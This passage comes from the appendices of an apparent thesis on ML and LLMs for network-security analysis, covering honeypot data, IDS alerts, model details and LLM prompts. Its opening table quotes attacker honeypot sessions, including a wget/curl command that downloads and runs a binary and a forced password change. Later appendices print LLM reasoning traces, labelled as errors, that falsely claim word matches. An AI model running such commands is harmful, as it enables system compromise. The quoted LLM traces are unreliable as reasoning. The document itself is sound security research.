<tr><td>Bin. download & run</td><td>#!/bin/sh ; PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin ; wget http://IP/java8000; curl -O http://IP/java8000 ; chmod +x java8000 ; ./java8000 ; ls -la /var/run/gcc.pid ;</td></tr>
<tr><td>Password change</td><td>cat /proc/cpuinfo | grep name | wc -l ; echo -e "P@ssword1\n5lKXU3TPMOcC\n5lKXU3TPMOcC" | passwd | bash ;</td></tr>
</table>

Fig. A.3 Examples of sessions from the communities of Fig. 2.15 (Cyberlab dataset).

a compromised DHCP server. In the Cyberlab collection, this word appears on 664 unique sessions. We focus on the three fingerprints with the largest number of associated sessions in Fig. A.2. Each block represents a tactic in the fingerprint; each colour is the corresponding label. We pad fingerprints to best align them and improve visualisation.

The first fingerprint corresponds to the first occurrence of this attack. The second fingerprint extends this fingerprint by adding some initial *Discovery* steps and a *Persistence* step in between. Eventually, the third fingerprint is a truncated version of the first one which appears starting from Oct. 15th, 2019. The initial tactics are identical, and apparently, the attacker's script fails in the Cyberlab honeypot, either because the attacker has updated its scripts or as a consequence of changes in the behaviour of the honeypot after its version upgrade.

Communities explanation

See Fig. A.3 for examples of sessions related to the communities found in Sec. 2.6.5.

Appendix B

Appendix Chapter 4

Dataset details




Fig. B.1 Data collection environment

Collection environment

Fig. B.1 depicts additional details about the data collection environment. Data is collected in a production environment where several firewall devices deployed in customer networks perform line-rate operations on all traffic received. Firewalls raise alerts based on an existing ruleset (we cannot disclose detailed information about commercial products) and store the corresponding evidence packets whenever rules are triggered based on known fingerprints. Such alerts are enriched with sensory details (a few hundred features) that are next streamed to the Qiankun cloud for further processing. The cloud can perform additional post-processing to extract, among others *attack severity* (ℓ) and *threat type* information (see next). Finally, human operators actively review part of the alarms, typically prioritizing those with the highest expected severity [8], and possibly manually revising (notably,




Fig. B.2 Distribution of event volume across unique event names (left) and across threat types in our dataset (right).

de-escalating) some of the Cloud-imputed attack severity labels ℓ during the incident analysis process.

Table B.1 Properties of the Top 10 event names in the datasets. The heatmap depicts the breakdown of the attack severity class ℓ.

Rank	Event description (`eventName`)	% Events	# Apps	% Malicious [ℓ heatmap]	# Source IPs		# Destination IPs	
1	Microsoft Windows SMB CVE-2017-0147	6.7%	2	100%	647	(0.8%)	56117	(84.8%)
2	ISC BIND VERSION Request	6.3%	1	0.03%	3215	(4.1%)	445	(0.7%)
3	SMB Anonymous Trans2 Request SESSION_SETUP	6.2%	2	100%	327	(0.4%)	57511	(86.9%)
4	SSL Certificate Signed Using Weak Hashing Algorithm	4.6%	121	0.0%	2877	(3.6%)	131	(0.2%)
5	Zgrab Scan Network Attempt	3.0%	3	100%	4304	(5.4%)	944	(1.4%)
6	Realtek Jungle SDK UDPServer Command Execution	2.6%	4	1.64%	281	(0.3%)	272	(0.4%)
7	SSL Random Scanner - Nmap Script	2.1%	8	98.9%	3788	(4.8%)	2351	(3.6%)
8	Directory Traversal Attempt - Found in HTTP URL	2.0%	16	99.8%	5943	(7.5%)	1138	(1.7%)
9	Telnet Service Weak Password Login Failed	1.1%	1	100%	17031	(21.5%)	13	(<0.1%)
10	OS Command Injection in HTTP Request Parameter	1.0%	15	99.9%	2880	(3.6%)	1046	(1.6%)

Dataset properties

Table B.1 reports the top-10 event names by frequency, as well as a collection of summary statistics about each of them: the relative volume, the number of distinct applications they have been reported, the percentage of events of that name that are labeled as malicious (with a heatmap depicting the breakdown of the attack severity class ℓ), the number of source IPs and destination IPs they cover.

Figure B.2-(a) depicts the percentage of events by unique event name: it can be seen that, whereas we observe precisely 2,500 unique events, the top-10 represent about 1/3 of the total events, with a long tail of unpopular event representing 2/3 of the alarms. Figure B.2-(b) further reports a breakdown of the threat types available in our dataset, regrouped into 16 categories: it can be seen that code execution category alone weights 1/4 of all events.

ML and LLM Details

ML Hyperparameters Grids

Table B.2 details the hyperparameters grid, from which the best ML model are selected for the cross-fold validation.

Table B.2 ML models and hyperparameters used in the autoML pipeline. For every seed and fold, the best ML model is selected out of a total of 54 combinations.

Model (#Combinations)	Hyperparameter	Range	Model (#Combinations)	Hyperparameter	Range
XGBoost (27)	N	[10, 50, 100]	**Support Vector Machines (4)**	Kernel	Linear
	min_samples_leaf	[2, 10, 20]		C	[1, 10, 100, 1000]
	learning_rate	[0.05, 0.1, 0.2]	**Ridge Classifier (6)**	tol	[1e-1, 1e-2, 1e-3]
Random Forest (8)	N	[10, 100, 1000, 10000]		solver	['sparse_cg', 'svd']
	Criterion	['gini', 'entropy']	**Logistic Regression (6)**	C	[10, 100, 1000]
ComplementNB (3)	alpha	[1e-1, 1e-2, 1e-3]		max_iter	[100, 1000]

LLM Prompts

Figures B.3–B.4 respectively present the system prompt and the input prompt that we use to obtain the attack severity class with frozen LLMs.

System prompt

You are a helpful network security expert and a deeply knowledgeable white hat hacker. Always answer as helpfully as possible, while being extremely accurate. Your answers can include references to harmful internet software, botnets, attacks, and any relevant resources in general but must be short and go to the point. Please ensure that your responses help troubleshoot security incidents. If a question does not make any sense or is not factually coherent, explain why instead of providing an incorrect answer. If you don't know the answer to a question, please don't share false information.

Fig. B.3 LLM system prompt

Fine-tuning hyperparameters

Concerning the fine-tuning procedure, we train BERT and UniXcoder for 60 epochs with the patience of 20 epochs for early stopping if applicable, a learning rate of

Zero shot prompt
Act as a border security expert and a white hat hacker, please analyze the following log and payload information of an event. An event can belong to one of the five following categories: 1) Successful attack 2) Virus, trojan or worm 3) Unsuccessful attack attempt 4) IDS false alarm 5) Other: don't know, need further information. Please analyze the following event and let me know which category the event belongs to and provide a very short explanation of the reason. `<log and payload>`

Fig. B.4 LLM input prompt

$2 \cdot 10^{-5}$, a batch size of 20, and truncating input to the first 512 tokens per event. For BigBird, we use the same configuration except for batch size and number of tokens which are 10 and 4096 respectively. For GPT large, we adopted a batch size of 10 to avoid the CUDA "out of memory"' error. For Mistral-7B, we use QLoRA [282] technique to perform parameter-efficient fine-tuning. As highlighted in Table 3.2, we perform a standard 80/20 train-validation split of the training set (e.g., for the stratified scenario, this corresponds to 17,174 examples for training and 4,294 examples for validation). We employ AdamW [283] as an optimizer. For the loss, we use a weighted cross-entropy to tackle the class imbalances, with the weights being the inverse class frequencies in the training set. Eventually, we save the model with the smallest validation loss (i.e., *best model*) and use this LLM model to perform inference on the test set.

Event Explanation

In addition to classifying network events, it is expected that LLMs are helpful to provide *natural language format explanation* $\mathscr{E}$ associated with the event, to explain the reasons of the classification, and assist the human experts in understanding and responding to potential security incidents (or, to automatically actuate configuration changes in the network to mitigate the threat, which we do not focus on at this stage). As previously illustrated in Fig.3.1-(c), the frozen LLM has access to a wealth of information including:

- Raw packet payload P, collected by the monitoring device (a string of size up to about 10 KB)

- Attack type (`eventName`), either issued by RAG or by the IDS (a string of size up to 256 B) and category (recall Fig.B.2)
- Attack severity label ℓ, issued by the fine-tuned LLM or RAG (an integer in [1,5])
- Cyber Threat Intelligence (CTI) information about IP addresses involved in the event (a JSON-formatted ontology, of size possibly exceeding 256 KB)

Fig. B.5 shows a snapshot of the dashboard of a full system implementation, where all the above information is visible for one example threat (a trojan of class ℓ=2, with pixelization of sensitive information such as IP addresses, timing, and event identifiers). All the above elements are annotated in the dashboard for clarity: in this context, we mostly focus on explainability aspects from the (i) fine-tuned LLM and (ii) frozen LLM viewpoints.

Fine-tuned LLM: Token-level and keyword-level explainability

The output of fine-tuned LLM is not meant to be directly parsed by human experts. However, fine-tuned LLM can provide frozen LLM useful information or hints about why a given classification decision was taken. As seen from the top of Fig. B.5, the fine-tuned LLM issues three outputs. Namely, the output consists of the class label discussed in the main portion of this chaper, as well as two alternative ways of explaining why the decision was taken.

Token-level explanation: Getting explanations from complex architectures such as Transformers is challenging and several explainability methods have been proposed [284–287] in different modalities. In this work, we use the Integrated Gradients [287] method that has been implemented in the Captum [288] and Transformers Interpret [289] frameworks. The method sums the gradients for inputs along the path from a given baseline (e.g., a zero embedding vector for text models) to the input. It can be implemented using a few calls to the gradient operator, which applies to various deep-learning networks. In this way, we can measure the contribution *from each token* for any predicted output label.

Keyword-level explanation: In addition, we use KeyBERT [290], a keyword extraction technique based on BERT embeddings, to identify *the most salient terms*




Fig. B.5 Annotated snapshot of the dashboard, showing all elements (RAG, IDS, CTI, Frozen and Fine-tuned LLMs) in one example security incident (with pixelization of sensitive information such as IP addresses, timing, and event identifiers).

in the input network event. These keywords serve as a concise summary of the event's content and as a helper for the larger frozen LLM, to know where to focus its attention.

Frozen LLM: Textual event explanation

Frozen LLM is used to provide a terse summary of the incident by aggregating all information highlighted in red in the picture: notably, packet payload, CTI information RAG/IDS, and fine-tuned LLM class, token-level and keyword-level attention. The above information is provided to the frozen-LLM in context, i.e., as a prompt constructed using the input data and the predicted attack class, which is provided as a static explanation. Additionally, the information is in context so that humans can interact with a locally deployed model (currently: Mistral-7B or LLama2-13B, with a pending upgrade to a frozen LLama3) for further Q&A and assistance. It is worth noting that a principled and *quantitative* evaluation of these textual explanations is challenging, which is why we preferred to separately overview it as an Appendix, and therefore separate it from the main scope of the article.

Appendix C

Appendix Chapter 5

Pcap-Encoder details

Packet representation learning task formalization

We use the same problem formalization as the one in [191]. Consider a packet set $\mathscr{X} = \{x_1, x_2, ..., x_n\}$ where x_i is the i-th packet, and each packet x_i is represented as an input sequence $x_i = \{t_{i,1}, t_{i,2}, ..., t_{i,n}\}$ where $t_{i,j}$ is the j-th token derived from the split of the tokenizer. The length of the vector x_i can vary since the size of packets is unfixed. In addition, each packet x_i can assume a number n of labels y_i depending on the number of downstream tasks we want to solve. So, for a downstream classification task j, $y_{i,j} \in \mathscr{C}_j$.

To obtain the classification from the packet, we need the latent vector (packet representation) $r_i \in \mathbb{R}^d$ where d is the hidden dimension of the model. The latent vector is obtained by combining the columns of the latent matrix $H_i \in \mathbb{R}^{d \times L}$ where L is the number of tokens in each packet and d the dimension of a single token.

The formalization of the packet representation learning task becomes: Given the input $\mathscr{X}$ and the corresponding label set $\mathscr{Y}$ of multiple classification tasks, the goal is to learn a single packet representation encoder $f : x_i \rightarrow r_i$ that obtain accurate y_i on downstream tasks by a function $g : r_i \rightarrow y_i$.

Bottleneck

T5 provides a single representation of size 768 for each of the L tokens of the packet. Let's call $e_{i,j}$ the representation of token j for packet i. However, we want to obtain a single representation r_i of dimension 768 for the entire packet x_i from the L representations of the tokens. Hence, we need to use an aggregator or bottleneck. This dimensionality reduction process necessarily discards a part of the information set. We tried different architectures:

1. **First pooling**: a dummy solution that takes as packet representation the embedding of the first token that is always the initial part of the question needed by T5. The representation vector of packet i becomes:

$$r_i = e_{i,0}$$

2. **Mean pooling**: performs the average over the hidden vectors $e_{i,j}$ of the hidden matrix. The representation vector of packet i becomes:

$$r_i = \frac{\sum_{j=1}^{L} e_{i,j}}{L}$$

3. **Luong attention** [291]: performs a weighted average of the embeddings. The weights, computed for each $e_{i,j}$, must be positive and the sum is 1. The representation vector of one packet becomes:

$$w_j = \frac{\exp\left(e_j{}^\top q\right)}{\sum_{z=1}^{L} \exp\left(e_z{}^\top q\right)} \qquad\qquad r_i = \sum_{j=1}^{L} w_j e_j$$

where q is a learnable query vector and w_j is the weight associated with the embedding vector e_j.

The bottleneck is part of the trained model T5 (encoder+decoder). So, even if the bottleneck is very simple, the underlying layers can adjust their weights to create a meaningful representation. Therefore, having a computationally expensive bottleneck is redundant.

Table C.1 Retrieval and computational questions for the Q&A pre-training task.

	Questions on Packets
Retrieval	*Which is the TCP checksum?* *Which is the destination IPv4/IPv6 of the packet?* *Which is the source IPv4/IPv6 of the packet?* *Which is the id of IPv4/IPv6?* *Which is the time to live of IPv4/IPv6?*
Computational	*Is the packet's IPv4/IPv6 checksum correct?* *Which is the last byte of the header in the third layer?* *Which is the length of the payload in the third layer?*

Question answering dataset and results.

We created a dataset with multiple tasks for the Q&A phase starting from the datasets already described in Subsection 4.3.4.

Table C.1 shows the 8 questions selected in the Q&A dataset. Some of the questions are retrieval tasks that need to find the answer in the context. Others consist of more complex tasks, such as the computation of the checksum, or the payload length.

On this question dataset, we obtain an average accuracy of 98.2% on the test, averaging over different tasks.

Ablation study on *Pcap-Encoder* pre-training.

Our ablation study examined the impact of different components in *Pcap-Encoder* pipeline across the two tasks VPN-App (16) and TLS (120). Table C.2 shows a clear performance hierarchy starting from the highest with the complete model. Removing the autoencoder component led to a moderate decrease in performance, particularly noticeable in the TLS task whit an accuracy drop of $\approx 8\%$. Most strikingly, using only the base T5 model without any pre-training resulted in severely degraded performance, especially on the more complex TLS dataset where the accuracy plummeted to 8.5. These results strongly suggest that both pre-training components contribute meaningfully to the model's effectiveness, with the Q&A component appearing to be particularly crucial for maintaining strong performance

Table C.2 Results on the per-Flow Split scenario by freezing and removing the pre-training phases of *Pcap-Encoder*.

Model (Flow Split)	**VPN-app (16)**		**TLS (120)**	
	AC	F1	AC	F1
Autoencoder + Q&A	83.5	71.0	71.0	63.7
Q&A only	82.6	72.1	63.6	57.2
T5-base	54.5	39.8	8.5	2.5

Shallow models details

Table C.3 lists the fields selected for the training of shallow models. The specific fields vary across datasets based on the presence or absence of the different datalink and transport protocols.

Table C.3 Packet fields selected for the Shallow model end-to-end training. We use the Python Scapy – https://scapy.net – package to extract them from raw traces.

	Packet fields
IPv4	*Source and Destination addresses, Type of service, Internet Header Length, ID, Checksum, Flags, Length, Protocol, Version, TTL, Fragmentation.*
IPv6	*Source and Destination addresses, Flow label, Version, Payload Length, Hop Limit, Traffic Class, Next Header*
UDP	*Source and Destination ports, Checksum, Length.*
TCP	*Source and Destination ports, Timestamp, Window, Urgent pointer, Data offset, Flags, Checksum, Sequence and Ack numbers, Options.*

Filter Details

Shown in the tableC.4, we list all protocols we filter using Tshark filters. We detail the total number of packets each filter removes from each trace. From the results, we can see that the main protocols involved are closely related to network management, link-local communication (link-local), and NAT (especially STUN). The CSTN trace was already cleaned, while the other contains from 5 to 10% of unrelated protocols.

Table C.4 The protocols we filter and number and percentage (in parenthesis) of removed packets for each dataset.

Type	Protocols	ISCX-VPN	USTC-TFC	CSTN-TLS1.3
link-local protocols	llmnr, nbns, mdns, lsd	922347 (3.45%)	227413 (3.93%)	0
network management protocols	icmp, icmpv6, dhcp, dhcpv6, igmp, snmp, arp, cops	437020 (1.63%)	373641 (6.46%)	0
nat protocols	nat-pmp, rsip, stun	205660 (0.77%)	68 (<0.01%)	0
route management protocols	db-lsp, db-lsp-disc, pathport, stp, bfd echo, bgp, ecmp, asap	21914 (0.08%)	656 (0.01%)	0
service management protocols	ssdp, lldp, srvloc, opa, cbsp	8696 (0.03%)	3812 (0.07%)	0
real time protocols	rtcp	2763 (<0.01%)	0	0
network time protocols	ntp	2386 (<0.01%)	35 (<0.01%)	0
link management protocols	llc, ipxsap	1582 (<0.01%)	0	0
distributed protocols	thrift, dcerpc, rmi	182 (<0.01%)	5 (<0.01%)	0
security protocols	ocsp, pkix-cert, egd, chargen, tpm, knet	170 (<0.01%)	134 (<0.01%)	0
industrial protocols	r-goose, dcp-pft, dcp-af, vicp nxp 802154 sniffer, enip, c1222, ax4000	107 (<0.01%)	61 (<0.01%)	0
remote access protocols	vnc, x11, msnms	75 (<0.01%)	6 (<0.01%)	0
file protocols	lanman, bjnp, spoolss, ndps, laplink, bzr, cvspserver	62 (<0.01%)	129 (<0.01%)	0
quake protocols	quake, quake2, quake3, quakeworld	0	4 (<0.01%)	0
mobile protocols	gsm, ipa, gtp	0	18 (<0.01%)	0
iot management protocols	bat.vis, tplink-smarthome, coap,mqtt	0	11 (<0.01%)	10 (<0.01%)
others protocols	tds, bitcoin	0	7 (<0.01%)	0

Feature importance in shallow models

For completeness, we provide the feature importance the Random Forest produces. We report them in Fig. C.1 when IP addresses are available (left plot) or not (right plot) for training. We consider the per-packet split scenario to highlight the shortcuts on explicit and implicit flow IDs. IP addresses are explicit flow IDs and indeed the model reaches an accuracy of 98.9%. The most relevant features are the different octets of the source and destination IP addresses (left plot, see *SRC IP3*, *DST IP2*, *SRC IP1*, *SRC IP0* and *DST IP3*)[1]. Without IP addresses, the random forest has

[1]Recall that we use bi-flows, and the source/destination IP addresses can correspond to both the client and server.




Fig. C.1 Feature importance for the Random Forest model.

to rely on other fields. Still, the performance is almost as good with an accuracy of 92.6%. These are driven by implicit flow IDs, such as the TCP sequence and acknowledgement numbers that pop among top important features.

Appendix D

Appendix Chapter 6

LLM prompts

We here provide the prompts we used for the LLM inference:

Simple Prompt."Check if the following sentence contains one of the following set of words. Only answer True or False. Ensure to include your final answer into <answer></answer>. For instance, if the sentence contains one of the words, answer <answer>True</answer>; <answer>False</answer> otherwise."

Chain of Thought."Your task is to check if the sentence contains one of the following set of words. Answer True or False. Please, make sure to think step by step. Ensure to include your final answer into <answer></answer>. For instance, if the sentence contains one of the words, answer <answer>True</answer>; <answer>False</answer> otherwise."

Best of 3.:

– **For the judges**, we use: "Check if the following sentence contains one of the following set of words. Do not include your reasoning process in the answer; Provide a short explanation (at most 100 words) to justify your answer. Conclude your sentence with <answer>your answer</answer>, where your answer is either True or False."

– **For the final verdict**: "Give me your final opinion over the verdicts of a jury of {args.n_rounds} LLMs. When prompted the following message: <message> A jury of LLMs answered: <answer> What is your final verdict? Just answer True or False: Ensure to include your final answer into `<answer></answer>`. For instance, if the sentence contains one of the words, answer `<answer>True</answer>`; `<answer>False</answer>` otherwise."

Examples of LLMs answers

We here report some of the erroneous answers the LLM might return.

Hallucinations. Here, the model thinks that the word "dog" is present in the list of forbidden words when processing the sentence "dressed my dog up as a pirate". However, the word is not present – even if the conviction of the model would suggest so.

Ovethinking #1. Here, the LLM, prompted to "Think Step by Step", initially gets the correct answer – *i.e.*, none of the words is present in the sentence. However, it is unsure about the answer, and in a second pass it eventually self-convince that all words are present.

Overthinking #2. This is an example from the Best of 3 strategy. Two support models agree that the sentence does not contain any words. However, the third model advocates for the devil, saying that "adorn" is actually a synonym for "dress", and that, therefore, the sentence shall be labelled as invalid. The final judge model trust this third model – as it can provide a convincing explanation – and (erroneously) triggers the alert.

Hallucination

```
Okay, so I need to figure out which words from the
    given list are in the sentence: "dressed my dog up
     as a pirate." The task is to report all the words
     that are contained in the sentence. If none are
    found, I should just list an empty list.

First, I'll read the sentence carefully: "dressed my
    dog up as a pirate." I need to identify all the
    individual words in this sentence and see which
    ones match any from the provided list.

Let me break down the sentence word by word. The
    first word is "dressed." I should check if "
    dressed" is in the list of words. Looking through
    the list, I don't see "dressed" there. So that's
    one word not present.

Next is "my." Checking the list, "my" isn't there
    either. Moving on.

The third word is "dog." I'll look for "dog" in the
    list. Hmm, I don't see it either. So "dog" isn't
    present.

Then we have "up." Scanning the list, "up" isn't
    listed. So that's another word not found.

The next word is "as." Checking the list, "as" isn't
    there. So that's not present.

Finally, "a pirate." So "a" and "pirate." Checking
    the list, "a" isn't there, but "pirate" is in the
    list. Wait, let me double-check. The list includes
```

"pirate" as one of the words. So "pirate" is present.

Wait, but the sentence says "as a pirate," so "a" is part of that phrase, but "a" isn't in the list. So only "pirate" is in the list.

Let me go through the list again to make sure I didn't miss any. The words provided are quite extensive, but I only found "pirate" in the sentence.

So, the only word from the list that's in the sentence is "pirate."
</think>

<answer> True </answer>

Overthinking

Okay, so I've got this task where I need to check which words from a given list are present in a specific sentence. The sentence is: "winners podium with numerals on the sky". The words provided are quite a long list, so I need to make sure I go through each one carefully.

First, I'll read the sentence again to understand the context. It mentions "winners", "podium", "numerals", and "sky". I need to see which of the given words match any of these terms or are related in meaning.

Looking at the list of words, I'll go through them one by one. Starting with "headlamp" – doesn't seem relevant. "Success" – maybe, but the sentence doesn't explicitly mention success. "Wrestle" – no, that's unrelated. "Crease" – not here. "Poultry" – definitely not. "Softball" – nope. "

Rodeo" – no. "Bait" – not present. "Therapy" – doesn't fit. "Whistle" – no. "Navigate" – not in the sentence. "Aim" – maybe, but not directly. " Attach" – no. "Melody" – no. "Mock" – no. "Pasture " – no. "Pass" – possibly, but not directly. " College" – no. "Header" – no. "Walker" – no. " Resident" – no. "Calm" – maybe, but not in context . "Tiger" – no. "Hunter" – no. "Ambush" – no. " Motorboat" – no. "Position" – maybe, but not clearly. "Squeeze" – no. "Lease" – no. "Bubble" – no. "Wrap" – no. "Bounce" – no. "Teller" – no. " Pattern" – no. "Headquarters" – no. "Brightness" – no. "Ballroom" – no. "Birth" – no. "Statue" – no. "Submarine" – no. "Kiss" – no. "Indoor" – no. " Entry" – no. "Exhibition" – no. "Proceed" – maybe, but not directly. "Prey" – no. "Puffin" – no. " Friend" – no. "Swoop" – no. "Asteroid" – no. "Flag " – no. "Hamburger" – no. "Stool" – no. "Beg" – no . "Resource" – no. "Electricity" – no. "Backseat" – no. "Anxiety" – no. "Shadow" – no. "Lego" – no. "Uniform" – no. "Earn" – no. "Shepherd" – no. " Marathon" – no. "Liquid" – no. "Theme" – no. " Bomber" – no. "Thanksgive" – no. "Request" – no. " Resistance" – no. "Climb" – no. "Cantilever" – no. "Bag" – no. "Push" – no. "Projector" – no. " Undergo" – no. "Accompany" – no. "Characteristic" – no. "Nursery" – no. "Salt" – no. "Mull" – no. " Workman" – no. "Sunset" – no. "Engrave" – no. " Slice" – no. "Crop" – no. "Clarinet" – no. "Kill" – no. "Blouse" – no. "Purple" – no. "Disappoint" – no. "Segment" – no. "Shoal" – no. "Memo" – no. " Cite" – no. "Hope" – no. "Deforestation" – no. " Dial" – no. "Tree" – no. "Militant" – no.

Wait, I think I might have missed "podium". Let me check again. Yes, "podium" is in the sentence. So that's one word. Also, "winners" is another. " Numerals" is there too. "Sky" is mentioned as well

```
   . Let me make sure none of the other words are in
   the sentence. "With" is a preposition, but it's
   not listed as a word to check. So the words in the
   sentence that match the list are winners, podium,
   numerals, and sky.

Wait, but the original list includes "sky" as one of
   the words. So I should include that. So the words
   are winners, podium, numerals, and sky.
</think>
<answer> True </answer>
```

Overthinking #2

Give me your final opinion over the verdicts of a jury of 3 LLMs.
When prompted the following message: Task: Check if the following sentence contains one of the following set of words. Do not include your reasoning process in the anser; Provide a short explanation (at most 100 words) to justify your answer. Conclude your sentence with <answer>your answer</answer>, where your answer is either True or False.
Sentence: dressed my dog up as a pirate .
Words: [massage, container, length, hairstyle, mountain, lesson, shop, boutique, glider, iron, steal, orangutan, overall, blur, lava, equestrian, exert, hear, scuba, slice, manufacturing, personality, decor, cemetery, plantation, ear, excite, argue, inscription, cook, deity, pallet, skyline, hose, chromosome, awning, contrail, brand, right, medina, catwalk, sheer, berth, lamb, complain, impress, ignore, onion, thrive, smell, guitarist, effect, header, aim, ask, dome, panini, headdress, table, adorn, evacuate, sparkle, girlfriend, synchrony, export, tag, puff, school, fiddle, queue, beam, medal, intensify, distance, alm, bullfight, midair, mangrove, bless, wall, mow, universe, candle, galaxy, reel, soar, worship, sneeze, gallop, clank, chimney, helmet, allow, leather, embrace, iceberg, lantern, stride, vacation, wallow]
A jury of LLMs answered:
Judge 0: <think>
Okay, so I need to check if the sentence "dressed my dog up as a pirate" contains any of the given

words. Let me go through each word one by one to make sure I don't miss any.

First, the sentence is about dressing a dog as a pirate. So, the main elements are dressing, dog, pirate. Now, looking at the list of words, I see words like "adorn," which means to decorate or dress up. That's a possibility because the sentence is about dressing the dog.

Next, I'll check the other words to be thorough. "Container" doesn't fit here. "Length" and "hairstyle" are unrelated. "Mountain," "lesson," "shop," "boutique," "glider," "iron," "steal," "orangutan," "overall," "blur," "lava," "equestrian," "exert," "hear," "scuba," "slice," "manufacturing," "personality," "decor," "cemetery," "plantation," "ear," "excite," "argue," "inscription," "cook," "deity," "pallet," "skyline," "hose," "chromosome," "awning," "contrail," "brand," "right," "medina," "catwalk," "sheer," "berth," "lamb," "complain," "impress," "ignore," "onion," "thrive," "smell," "guitarist," "effect," "header," "aim," "ask," "dome," "panini," "headdress," "table," "adorn," "evacuate," "sparkle," "girlfriend," "synchrony," "export," "tag," "puff," "school," "fiddle," "queue," "beam," "medal," "intensify," "distance," "alm," "bullfight," "midair," "mangrove," "bless," "wall," "mow," "universe," "candle," "galaxy," "reel," "soar," "worship," "sneeze," "gallop," "clank," "chimney," "helmet," "allow," "leather," "embrace," "iceberg," "lantern," "stride," "vacation," "wallow."

Wait, I already found "adorn" as a possible match. Let me make sure there's no other word that might fit. "Adorn" is the only one that relates to dressing or decorating something. The sentence is

```
about dressing the dog, so "adorn" fits perfectly.
 The other words don't seem to connect at all. So,
 the sentence does contain one of the specified
words.
</think>

The sentence contains the word "adorn," which means
   to decorate or dress something. Since the sentence
    is about dressing a dog as a pirate, "adorn" fits
    the context. <answer>True</answer>
Judge 1: <think>
Alright, so I need to check if the sentence "dressed
   my dog up as a pirate" contains any of the given
   words. Let me go through each word one by one.
   First, I'll read the sentence carefully. It says
   the user dressed their dog up like a pirate. So,
   the main actions here are dressing and being a
   pirate.

Looking at the list of words, I see words like 'dress
   ' or 'clothing' aren't present. The sentence
   mentions 'dog' and 'pirate', but those aren't in
   the list either. I'll go through each word from
   the list to make sure I don't miss anything. Words
    like 'massage', 'container', 'length', 'hairstyle
   ' - none of these are in the sentence. 'Mountain',
    'lesson', 'shop', 'boutique' - nope. 'Glider', '
   iron', 'steal', 'orangutan' - still nothing. '
   Overall', 'blur', 'lava', 'equestrian', 'exert', '
   hear', 'scuba', 'slice', 'manufacturing', '
   personality', 'decor', 'cemetery', 'plantation', '
   ear', 'excite', 'argue', 'inscription', 'cook', '
   deity', 'pallet', 'skyline', 'hose', 'chromosome',
    'awning', 'contrail', 'brand', 'right', 'medina',
    'catwalk', 'sheer', 'berth', 'lamb', 'complain',
   'impress', 'ignore', 'onion', 'thrive', 'smell', '
   guitarist', 'effect', 'header', 'aim', 'ask', '
   dome', 'panini', 'headdress', 'table', 'adorn', '
```

```
evacuate', 'sparkle', 'girlfriend', 'synchrony', '
   export', 'tag', 'puff', 'school', 'fiddle', 'queue
